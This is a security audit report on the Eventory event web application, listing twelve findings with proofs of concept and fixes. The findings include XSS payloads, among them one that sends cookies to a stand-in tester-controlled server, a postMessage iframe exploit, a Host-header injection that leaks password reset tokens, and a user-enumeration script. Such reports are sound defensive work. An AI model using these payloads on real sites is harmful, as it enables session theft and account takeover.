securITum

Security report

SCOPE

Web application: eventory.cc

DATE

16.05.2019 – 17.06.2019

RETEST DATE

14.01.2020 – 21.01.2020

AUDITORS

Michał Bentkowski, Michał Sajdak

DOCUMENT VERSION

1.1

Confidential

securITum

Contents

Change history

Document date	Version	Change description
09.08.2019	1.0	The initial version.
28.01.2020	1.1	An updated executive summary with the status of issues after retest.

Executive summary

Scope and assumptions

This document is a summary of work conducted by Securitum. The subject of the test were the following web applications of Eventory – event and conferences app.

The test was executed with the following assumptions in mind:

- The amount of work is fixed to maximum 7MD (Man Days),
- The main focus of the test is to obtain unauthorized access to user data,
- The test is blackbox,
- The test focuses on CRITICAL, HIGH and MEDIUM security issues.

Most severe vulnerabilities identified


- Various Cross-Site Scripting issues were exploited to steal administrator's session and then to create a new administrator user. Given that type of access, the testers were able to access data of all users
- Host header poisoning and HTML injection, giving the attacker the opportunity to steal password reset tokens,
- Unauthorized access to an internal web application at intra.eventory.cc, giving the opportunity to read certain internal discussions.

In total, 12 security issues have been identified. The vulnerabilities are described in detail in further parts of the report.

Fix status

On 21.01.2020 it was confirmed that all the reported vulnerabilities are fixed.

Statistical breakdown - detected vulnerabilities:



Vulnerabilities' risk classification

Vulnerabilities are classified on a five-point scale reflecting both the probability of exploitation and the business impact of the exploitation. A short description of each severity level is presented below.

- CRITICAL – exploitation of the vulnerability allows to compromise the server or network device, or allows to access (in read and/or write mode) high-value data. The exploitation is usually straightforward. Vulnerabilities marked CRITICAL must be fixed without delay, especially if they occur in a production environment.
- HIGH – exploitation of the vulnerability makes it possible to access high-value data (similar to CRITICAL level), however, the prerequisites for the attack (e.g. requirement for having a user account in an internal system) makes it slightly less likely. Alternatively: vulnerability is easy to exploit but the negative effects are somehow limited.
- MEDIUM – exploitation of the vulnerability might depend on external factors (e.g. convincing the user to click on a hyperlink) or other conditions that are difficult to achieve. Furthermore, exploitation of the vulnerability usually allows access only to a limited set of data or to data of a lesser degree of significance.
- LOW – the exploitation of the vulnerability results in a little direct impact on the security of the application or depends on conditions that are very difficult to achieve practically (e.g. physical access to the server).
- INFO – issues marked as INFO are not security vulnerabilities per se. They aim to point out best practices, whose implementation will increase the overall security level of the system. Alternatively: the issues point out some solutions in the system (e.g. from an architectural perspective) that might limit the negative effects of other vulnerabilities.

Eventory application - vulnerabilities

[HIGH] EVENTORY-001: Stored Cross-Site Scripting in organization address fields (admin account takeover)

SUMMARY

Users of the Eventory can add new organizations and define various information about them, including name, description or contact data. All of the address fields are vulnerable to Cross-Site Scripting (XSS) making possible to execute arbitrary JavaScript in context of the user visiting the page.

During the penetration test, this vulnerability was abused to steal HTTP cookies. Since the page was visited by a user with administrator rights, effectively the vulnerability allowed to take over the administrator account. The whole process is explained below in PoC (*Proof of Concept*).

Reference:


- https://en.wikipedia.org/wiki/Cross-site_scripting

PREREQUISITES FOR THE ATTACK

The victim needs to visit a maliciously prepared company page in Eventory.

TECHNICAL DETAILS (PROOF OF CONCEPT)


1. Go to https://eventory.cc/companies/mycompanies to create a new organization.
2. Go to https://eventory.cc/company/:id/settings to edit organization data.
3. Change any of the Address field to an HTML code, for instance: `<img src onerror=alert(1)>`.
4. Visit the company page (https://eventory.cc/profile/company/:id), then the XSS will fire.



During the pentest, the above code was modified to steal HTTP cookies, and send them to a server controlled by Securitum, the code was: `<img src onerror=fetch('//SECURITUM-CONTROLLED-SERVER/steal?cookie='+document.cookie)>`. When the page was visited by an administrator, the cookies were sent to an external server:

```
x.y.z.a - - [14/Jun/2019:09:06:21 +0000] "GET
/steal?cookie=session_user_api_key=eyJhbGciOiJIUz[...REDACTED...] HTTP/1.1" 200 3024
"https://eventory.cc/profile/company/419" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_0)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/74.0.3729.169 Safari/537.36"
```

A proof that access to the admin panel was granted after the attack:


https://eventory.cc/admin/users

eventory

MICHAL

MICHAL BENT

- EVENTS
- USERS
- ORGANIZATIONS
- COVER PHOTOS
- CONFIG EDITOR
- APPLICATIONS
- POI
- FEEDBACK

TOTAL NUMBER OF USERS

[redacted]

View and manage permissions for all the users of Eventory. Click edit icon to change users' settings.

search | 25 per page | Select groups

No.	Name	E-mail	Groups	Registered with	Created at	Birth year	Gender	Social	Discovered ip	Discov countr
1	Pomoc techniczna	[redacted]@gmail.com	Users	App registration	27.04.2017 16:43			N/A	[redacted]	PL
2	Marketing i Sprzedaż	abc@eventory.cc	Users	App registration	11.10.2017 16:07			N/A	[redacted]	PL
3	Skalowanie IT	aaa@eventory.cc	Users	App registration	11.10.2017 16:24			N/A	[redacted]	PL
4	Hr i	zzz@eventory.cc	Users	App	11.10.2017			N/A	[redacted]	PL

Location

Address fields of organization.

Recommendation

The vulnerability exists because of concatenation of address fields and treating them as raw HTML. In the prettified sources, the following excerpt is relevant:

```
        t.prototype.getFormattedAddress = function() {
            return n.reject([this.getAddressLine1(), this.getAddressLine2(),
this.getAddressLine3()], function(e) {
                return n.isEmpty(e)
            }).join("<br/>")
        }
```

The `getFormattedAddress` function gets address fields and joins them using `<br/>` tag. HTML encoding is missing in this snippet.

Since Eventory makes use of Nunjucks templating engine, it is recommended to use its standard syntax to generate the HTML, for instance:

```
Address: {{ addressLines }}
```

Make sure to **not** use the `safe` filter, for instance:

```
Address: {{ addressLines | safe }}
```

[HIGH] EVENTORY-002: Cross-Site Scripting via postMessage

Summary

A cross-site scripting vulnerability using postMessage mechanism was identified in Eventory. The attack might result in stealing admin cookie data gaining administrative access (as shown in EVENTORY-001).

Prerequisites for the attack

The victim needs to visit an external page prepared by the attacker.

Technical details (proof of concept)

In prettified form of dist.js file, the following JavaScript code was identified:

```
window.addEventListener("message", function(e) {
        var t;
        if (null != (null != (t = e.data) ? t.name : void 0) && ("clean-up" === e.data.name &&
r.clearAvailableTranslationBlocks(),
        "translator-is-enabled" === e.data.name && (a = !0),
        "update-node" === e.data.name && r.upgradeTranslationBlock(e.data.transId, e.data.transMd,
e.data.transHt),
        "begin-select" === e.data.name))
            return r.hilightAvailableTranslationBlocks()
    }
```

This is the `onmessage` event handler of translations code. The code executes another function called `upgradeTranslationBlock`, to which all arguments are taken from message data:

```
        upgradeTranslationBlock: function(e, n, o) {
            return t("abbr[data-translation-id='" + e + "'][data-translation-
md]").data("translation-id", e).data("translation-md", n).html(o)
        },
```


The `upgradeTranslationBlock` function makes it possible to set arbitrary HTML to arbitrary element since the attacker can control both the selector and the HTML code.

To prove that the attack works, the following steps might be taken:

1. Make sure you are logged in.
2. Go to: https://eventory.cc/i-organize/myevents.
3. Open JS console in the browser.
4. Paste the following code:

```
postMessage({
  name: 'update-node',
  transId: "'],html,[x='",
  transHt: '<img src onerror=alert(1)>'
}, '*')
```

As a result, the alert will fire in eventory.cc domain:



```
> postMessage({
              name: 'update-node',
              transId: "'],html,[x='",
              transHt: '<img src onerror=alert(1)>'
         }, '*')
<· undefined
>
```

The real-world exploitation of this vulnerability would have to include an `<iframe>` pointing to eventory.cc. Consider the following example:

```
<iframe  style=width:500px
src="https://eventory.cc/i-attend/myevents"></iframe>

<script>

        function attack() {
                top[0].postMessage({
                        name: 'update-node',
                        transId: "'],html,[x='",
                        transHt:                              '<img                              src
onerror=top.postMessage({xss:1},"*");alert(document.domain);window.stop()>'
                }, '*')
        }

        const interval = setInterval(attack, 1000);

        window.addEventListener('message', ev => {
                if (ev.origin !== 'https://eventory.cc') {
                        return;
                }
                if (ev.data.xss === 1) {
                        clearInterval(interval);
                }

        });

</script>
```

The example opens eventory.cc in an `<iframe>` and then tries to exploit the bug using postMessage in 1s intervals.

Location

`onmessage` event handler of translations.

RECOMMENDATION

1. Consider whether the onmessage translation code should actually be enabled on production.
2. Try to refactor to code to not use the `.html` function of jQuery with user-supplied data.
3. Check origin of the page making call to make sure it is trusted.

More information:

- https://www.w3.org/TR/webmessaging/#authors

[HIGH] EVENTORY-003: Host header poisoning/HTML injection in password reset

Summary

The password reset mechanism is prone to host header poisoning as well as HTML injection which results in "Reset your password" tokens being redirected to malicious domain.

This attack might be abused to leak reset password tokens to external servers and then to steal users' accounts.

Example of the vulnerability:

- https://hackerone.com/reports/170333

Prerequisites for the attack

The victim needs to click a link in "Reset password" email or just see the email (depending on mail client and used attack scenario).

Technical details (proof of concept)

Send the following request to eventory.cc domain:

```
POST /api/v1/users/forgot_password HTTP/1.1
Host: eventory.cc"><img src="https&#58;&#47;&#47;SECURITUM-SERVER&#47;?xxx
Content-Length: 28
Content-type: application/json
Connection: close

{"email":"mb1@securitum.pl"}
```

The marked Host header value will result in HTML injection in the contents of the email. An excerpt of the email is shown below:

```
<a href="https://eventory.cc"><img src="https://SECURITUM-SERVER/?xxx/reset-password/6219.XQeFzg.ys[...REDACTED...]" id="reset-password" target="_blank" style="color:#FFF; text-decoration:none; display:inline-block">Reset your password</a>
```

If the message is viewed in a mail client that fetches external images, the attacker will receive a password reset token (below is shown an excerpt from access log after viewing the message in GMail):

```
66.102.9.38 - - [17/Jun/2019:12:21:57 +0000] "GET /?xxx/reset-password/6219.XQeFzg.ys[...REDACTED...] HTTP/1.1" 403 3143 "-" "Mozilla/5.0 (Windows NT 5.1; rv:11.0) Gecko Firefox/11.0 (via ggpht.com GoogleImageProxy)"
```

Location

Password reset functionality.

Recommendation

1. Make sure that reset password links point to the domain in which the application is hosted.
2. Configure the webserver so that incorrect `Host` header is rejected.

[HIGH] EVENTORY-004: Access to intra.eventory.cc

Summary

During reconnaissance, intra.eventory.cc domain was identified. It requires providing login in @eventory.cc domain. It was discovered that the site seems to be using the same database as the main eventory.cc website.


On the other hand, eventory.cc allows changing email address without confirming access to the new one. Hence, the user can change her or his email address to @eventory.cc domain and then use it to authenticate to intra.eventory.cc.

Prerequisites for the attack

None.

Technical details (proof of concept)

1. Go to https://eventory.cc/account/settings.
2. Click „Change" in „E-mail" section.
3. Change to arbitrary e-mail in eventory.cc domain, for instance: test-secu@eventory.cc.
4. Go to https://intra.eventory.cc/login.
5. Login as test-secu@eventory.cc with your password.
6. The user is granted access.



Done

Type	Name	Req By	Owners	Project	Dep Date
🐞	(Event/Speakers) - zwracanie kategorii bez speakerów	AS	TS	Backend	2019-07-09 14:25
⭐	(Strona wydarzenia / Prelegenci) - uwzglednic stanowisko prelegenta w polu search	KG	TS	Backend	2019-07-09 13:53
🐞	(Manage Events / My Schedule) - niepoprawne wyswietlanie kolejnosci wykladow	KG	TS	Backend	2019-07-09 09:56

Location

https://intra.eventory.cc/login

Recommendation

It is recommended to add a new column in users table in the database to flag whether a given user is allowed to access intra.eventory.cc.

Furthermore, changing email in intra.eventory.cc should require the owner of the new email address to confirm it. This could be done by sending an e-mail to the new address with a single-use token.

[LOW] EVENTORY-005: Broken access control in liveqa

Summary

A broken access control issue was identified in live_questions. The attacker can read questions of arbitrary liveqa sessions even if she or he is not authenticated in the application.

Prerequisites for the attack

None.


Technical details (proof of concept)

The vulnerability can be verified with the following code pasted into a browser developer tools:

```
var ws=new WebSocket(`wss://eventory.cc/ws/liveqa/55122 `); ws.onmessage = ev =>
console.log(JSON.parse(ev.data).questions);
```

Please note that the `token` parameter, normally present in `liveqa` URLs, is intentionally absent.

After a short while, all questions from session `id=55122` would be displayed:



```
> var ws=new WebSocket(`wss://eventory.cc/ws/liveqa/55122 `); ws.onmessage = ev =>
  console.log(JSON.parse(ev.data).questions);
< ev => console.log(JSON.parse(ev.data).questions)
                                                                         VM20:1
  ▼(4) [{…}, {…}, {…}, {…}]
    ▶0: {id: 1379, text: "Czy portal wprowadzony w chromium, będzie z automatu w electr…
    ▶1: {id: 1377, text: "Mikrofon przerywa.", event_id: 2402, trackitem_id: 55122, use…
    ▶2: {id: 1376, text: "Czy portal jest implementowany tylko pod Chrome, czy też pod …
    ▶3: {id: 1375, text: "Kiedy Google planuje wprowadzić portale do stabilnej wersji p…
     length: 4
    ▶__proto__: Array(0)
```

Location

wss://eventory.cc/ws/liveqa/:id

Recommendation

It is recommended to check if a valid `token` parameter is present in the call to WebSocket.

[MEDIUM] EVENTORY-006: Weak password policy

Summary


Eventory application employs a password policy that is considered weak. Currently, the only requirement is that the password must be longer than 5 characters. This means that passwords such as `admin1`, `123456` or `qwerty` are accepted by the application. Such a policy makes it significantly easier to brute-force passwords of users.

Prerequisites for the attack

None.

Technical details (proof of concept)

Email change form confirms that the only requirement is length (at least 5 characters):



Current password

••••••

New password

••

Shorter than minimum length 5

Location

Authentication logic.

Recommendation

The current password policy practices that are most commonly encouraged are:

- Focus on requiring password length (e.g. more than 12 characters),
- Make sure that users do not set a password that is known to be breached (in a very simple form this could be done, for instance, by checking 1000 most popular leaked passwords),
- Present users a "password strength meter" to help them set strong passwords.

[MEDIUM] EVENTORY-007: Missing brute-force protection

Summary

Eventory application is missing protection against brute-force attacks. An attacker can perform arbitrary number of authentication attempts as any user. This issue, combined with weak password policy, makes account takeovers more likely.

Prerequisites for the attack

None.


Technical details (proof of concept)

Below is shown the logon request:

```
POST /api/v1/auth/api_key HTTP/1.1
Host: eventory.cc
Content-Type: application/json
Content-Length: 73
Connection: close

{"username":"<login>","password":"<password>","device_type":"web"}
```

As an example for exploiting the vulnerability, over 100 authentication attempts with various passwords were tried for a certain account. The 135th attempt was successful, and the user was authenticated.



Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	Commen
135	234	200	☐	☐	2217	
0		400	☐	☐	566	
1	100	400	☐	☐	566	
2	101	400	☐	☐	566	
3	102	400	☐	☐	566	
4	103	400	☐	☐	566	
5	104	400	☐	☐	566	

Location

Authentication logic.

Recommendation

It is recommended to consider applying various protections against brute-force attacks:

- Apply soft-lock or hard-lock of user accounts after certain number of unsuccessful authentication attempts.
- Show CAPTCHA after a few failed logon attempts.
- Make it possible to enable two-factor authentication.
- Use device cookies.

More information:

- https://www.owasp.org/index.php/Blocking_Brute_Force_Attacks
- https://www.owasp.org/index.php/Slow_Down_Online_Guessing_Attacks_with_Device_Cookies

[MEDIUM] EVENTORY-008: Returning excessive information about events and users / enumeration of users

Summary

Eventory application API endpoints return excessive amount of information, especially regarding to events and users. This, combined with enumeration of users and events (as IDs of both are incremented integer numbers), makes possible for attackers to gain significant information about users and use it for performing brute-force attack or spear phishing.

The main problems are:

- IDs being integer numbers,
- Returning IDs of operators and admins on event endpoints,
- Returning user permissions on user endpoints.

Specific examples of how those information might be abused are shown in the Proof of Concept below.


Prerequisites for the attack

None.

Technical details (proof of concept)

1. Excessive information in `/api/v1/users`

When a page of a user is visited (for instance: https://eventory.cc/profile/user/8), a browser displays only a limited amount of information.


https://eventory.cc/profile/user/8
Szukaj
eventory
INVITE FRIEND
PAST EVENTS
Confidence Krak
Hackers, security experts,
spring they all come to Kr

First name: Bartek
Last name: Wojdan
City: Cracow, Poland

Here, the browser displays only the information that the user is willing to share, i.e. first and last name, city, company etc. The API endpoint at https://eventory.cc/api/v1/users/8, however, returns much more data:

```
{
  "id": 8,
  "username": "ANONYMIZED-323413",
(...)
  "groups": [
    "admins",
    "operators",
    "managers"
  ],
(...)
}
```

It gives away the user's name as well as his or her groups. The user shown in an example is therefore known to be an admin making him a perfect target for bruteforce attacks and/or spear phishing.

2. Enumeration of users

Since a user ID is just an integer number, the attacker can enumerate all numbers and find out IDs of administrators. A simple Python script, checking IDs from 0 to 299, was written for demo purposes:

```
import requests
def main():
    sess = requests.session()
    for i in xrange(300):
        url = 'https://eventory.cc/api/v1/users/{}'.format(i)
        resp = sess.get(url)
        resp.text
        if resp.status_code != 200:
            continue
        json = resp.json()
        username = json['username']
        groups = json['groups']
        if 'admins' in groups:
            print ' [*] User {} (id={}) is admin.'.format(username, i)

if __name__ == '__main__':
    main()
```

The result of the script:

```
 [*] User ANONYMIZED-323413 (id=8) is admin.
 [*] User ANONYMIZED-234124 (id=14) is admin.
 [*] User ANONYMIZED-912381 (id=19) is admin.
 [*] User ANONYMIZED-128888 (id=22) is admin.
 [*] User ANONYMIZED-912003 (id=129) is admin.
